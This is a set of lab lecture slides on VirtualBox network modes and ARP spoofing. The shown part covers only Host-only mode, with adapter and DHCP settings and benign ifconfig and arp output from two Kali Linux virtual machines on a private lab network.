



NETWORK & MULTIMEDIA LAB

VIRTUALBOX
&
NETWORK SECURITY

Spring 2022




Outline

- Network setting in virtual machine
 - Host-only Mode
 - Internal Mode
 - Bridged Mode
 - NAT Mode
 - NAT Network Mode
- ARP Spoofing
 - Attack/Mitigation


VIRTUAL MACHINE

Network setting


Virtualization Terminology



- **Host OS**
 - Running on physical computer
 - “Hosts” the other operating systems
- **Guest OS**
 - Running in emulated environment
 - Guest **thinks** it is running on actual hardware
- **Virtual machine**
 - Set of files that make up a guest OS




Network Settings






There are many options in network adapter

Network Settings



1. Host-only Mode



1. Host-only Mode

Oracle VM VirtualBox 管理員

檔案(E) 機器(M) 網路(N) 說明(H)

工具

建立(C) 移除(R) 內容(P)

名稱	IPv4 位址/遮罩	IPv6 位址/遮罩	DHCP 伺服器
VirtualBox Host-Only Ethernet Adapter	192.168.56.1/24		<input checked="" type="checkbox"/> 啟用
VirtualBox Host-Only Ethernet Adapter #2	192.168.72.1/24		<input type="checkbox"/> 啟用

乙太網路卡 VirtualBox Host-Only Network:

連線特定 DNS 尾碼 :
連結-本機 IPv6 位址 : fe80::7566:3732:bba0:c80%13
IPv4 位址 : 192.168.56.1
子網路遮罩 : 255.255.255.0
預設閘道 :

網路卡(A) DHCP 伺服器(D)

☒ 啟用伺服器(E)

伺服器位址(R): 192.168.56.100

伺服器遮罩(M): 255.255.255.0

位址下限(L): 192.168.56.101

位址上限(U): 192.168.56.254

套用 重設

joern_test 已關閉電源

Kali-Linux-2021.1-vbox-am... 執行中

Kali-Linux-2021.1-vbox-am... 執行中

remnux-v7-focal 已關閉電源

1. Host-only Mode

Kali-Linux-2021.1-vbox-amd64 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 08:43 AM

kali@kali: ~

File Actions Edit View Help

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fea6:1f86 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:a6:1f:86 txqueuelen 1000 (Ethernet)
    RX packets 221 bytes 29404 (28.7 KiB)
    RX errors 0 dropped 1 overruns 0 frame 0
    TX packets 236 bytes 22247 (21.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ arp

(kali@kali)-[~]
$ arp
```

Address	HWtype	HWaddress	Flags Mask	Iface
192.168.56.103	ether	08:00:27:a5:89:9c	C	eth0

```
(kali@kali)-[~]
$ arp
```

Address	HWtype	HWaddress	Flags Mask	Iface
192.168.56.103	ether	08:00:27:a5:89:9c	C	eth0
192.168.56.1	ether	0a:00:27:00:00:0d	C	eth0

Kali-Linux-2021.1-vbox-amd64_2 [執行中] - Oracle VM Virtu...

檔案 機器 檢視 輸入 裝置 說明

kali@kali: ~ 08:43 AM

kali@kali: ~

File Actions Edit View Help

```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fea5:899c prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:a5:89:9c txqueuelen 1000 (Ethernet)
    RX packets 207 bytes 21702 (21.1 KiB)
    RX errors 0 dropped 1 overruns 0 frame 0
    TX packets 170 bytes 15486 (15.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

